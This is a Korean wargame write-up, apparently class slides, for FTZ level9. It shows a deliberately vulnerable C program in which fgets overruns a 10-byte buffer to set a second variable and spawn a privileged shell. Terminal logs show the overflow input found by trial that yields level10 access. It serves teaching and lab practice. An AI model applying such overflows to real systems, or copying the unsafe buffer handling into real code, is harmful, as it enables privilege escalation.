
스택은 선입후출(후입선출) 구조

변수 할당 순서



buf에 1234567입력하면

변수 할당 순서



다음은 /usr/bin/bof의 소스이다.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main() {

    char buf2[10];
    char buf[10];

    printf("It can be overflow : ");
    fgets(buf, 40, stdin);


    if ( strncmp(buf2, "go", 2) == 0 )
    {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
    }

}
```

이들 이용하여 level10의 권한을 얻어라.

따라서



변수 할당 순서



```
[level9@ftz level9]$ /usr/bin/bof  
It can be overflow : 000001111go  
[level9@ftz level9]$  
[level9@ftz level9]$
```



쓰레기값 존재



```
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 00000111112go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 000001111122go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 0000011111222go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 00000111112222go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 000001111122222go
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : 0000011111222223go
Good Skill!
[level10@ftz level9]$ my-pass_
```

```
Level10 Password is "[REDACTED]".
[level10@ftz level9]$
```

이번 문제에서 아쉬운 점

gdb를 이용해서 더미값 크기를 알아내는 방법도 있었다

지난 주에 한 것 중에서 만족한 점

리버싱 맛보기 해봄

MeePwnCtf misc문제 풀어봄

Q&A

감사합니다